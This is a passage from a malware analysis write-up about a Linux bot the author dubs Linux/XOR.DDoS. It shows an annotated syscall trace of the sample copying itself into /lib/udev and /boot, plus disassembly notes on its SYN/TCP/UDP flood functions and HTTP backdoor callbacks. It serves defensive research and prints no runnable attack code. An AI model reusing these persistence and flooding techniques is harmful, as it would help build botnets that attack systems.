(127): set_robust_list(0x92e6890, 0xc)
(128): futex(0xffc83a04, FUTEX_WAKE_PRIVATE, 1)
(129): rt_sigaction(SIGRTMIN, {0x8053860, [], SA_SIGINFO}, NULL, 8)
(130): rt_sigaction(SIGRT_1, {0x8053780, [], SA_RESTART|SA_SIGINFO}, NULL, 8)
(131): rt_sigprocmask(SIG_UNBLOCK, [RTMIN RT_1], NULL, 8)
(132): getrlimit(RLIMIT_STACK,etc)
(133): uname({sysname="Linux", nodename="mmd", release="mmd-amd64",
             version="#1 SMP mmd-7u1", machine="saever-momma"})
(142): readlink("/proc/self/exe", "/home/mmd/test/SAMPLE-MALWARE", 1023)
(143): clone(Process)
(145): exit_group(0)
(146): [pid new] setsid()
(147): open("/dev/null", O_RDWR)
(148): fstat64(3, {st_dev=makedev] etc)
(149): dup2(3, 0)
(150): dup2(3, 1)
(151): dup2(3, 2)
(152): close(3)
(153): readlink("/proc/self/exe", "/home/mmd/test/SAMPLE-MALWARE", 1023) = 20
(154): stat64("/boot" etc)
(155): stat64("/lib", etc)
(156): stat64("/lib/udev" etc)
(157): stat64("/var", etc)
(158): stat64("/var/run", etc)
(159): gettimeofday({1411989055, 135168}, NULL)
(160): readlink("/proc/self/exe", "/home/mmd/test/SAMPLE-MALWARE", 1023)
(161): unlink("/lib/udev/udev")
(162): open("/home/mmd/test/SAMPLE-MALWARE", O_RDONLY)
(163): open("/lib/udev/udev", O_WRONLY|O_CREAT, 0400)
(165): open("/home/mmd/test/SAMPLE-MALWARE", O_RDONLY)
(166): open("/boot/[a-z]{10}", O_WRONLY|O_CREAT, 0400)
(168): open("/boot/[a-z]{10}", O_WRONLY)
(169): clone(Process attached
(171): waitpid(Process suspended
(173): clone(Process attached
(175): exit_group(0)
(179): rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8)
(180): rt_sigaction(SIGCHLD, NULL, {SIG_IGN, [CHLD], SA_RESTART}, 8)
(181): nanosleep({1, 0},..
(192): chmod("/boot/[a-z]{10}", 0750)
(193): open("/boot/[a-z]{10}", O_RDONLY)
(194): "--- SIGSEGV (Segmentation fault) @ 0 (0)" --- ref: [a-z]{10}
(197): "rt_sigprocmask(SIG_SETMASK, [], NULL, 8)"
```

It saves the file in ***/boot*** with this regex: **[a-z]{10}**

What is the purpose of this malware?

The first is backdoor, and then, obviously DoS (SYN, UDP, TCP flood), using encrypted (temporary) config. Below is the PoC of the DDoS function names:

```
0x09305E   build_syn // SYN Flood
0x0950D0   build_tcphdr // TCP Flood
0x097101   build_udphdr // UDP FLood
```

And below is part of backdoor operation using HTTP/1.1 GET (to download / update) and callback in HTTP/1.1 POST:

```
.text:0x804A917   mov   dword ptr [esp+8], offset aPostSHttp1_1Sh
                       value: "POST %s HTTP/1.1\r\n%sHost: %s\r\nContent-T"
.text:0x804AB1D   mov   dword ptr [esp+8], offset aGetSHttp1_1Sho
                       value: "GET %s HTTP/1.1\r\n%sHost: %s\r\n%s"
```

Based on the code it looks like using AES.DDoS'er and IptabLes strategy to install, but the source are different. So, this is another new China DDoS'er, I call this as **Linux/XOR.DDoS**.

Virus Total and sample

Virus total detection is below (click the image to access..) One of 55 is a bad detection..

Sample is shared in kernel mode-->[here]

Conclusion & Credits

This threat is the first time we see using complicated installer/builder. I and other team mates start to feel like playing CTF with this crook. They (China actors) are improving in steps, we must be aware. Please stay safe folks..

Credit: @shibumi (threat sensoring), @wirehack7 (formulation), and others who doesn't want to be mentioned.

Additional

(A reserved section for additional and updates)

#MalwareMustDie!!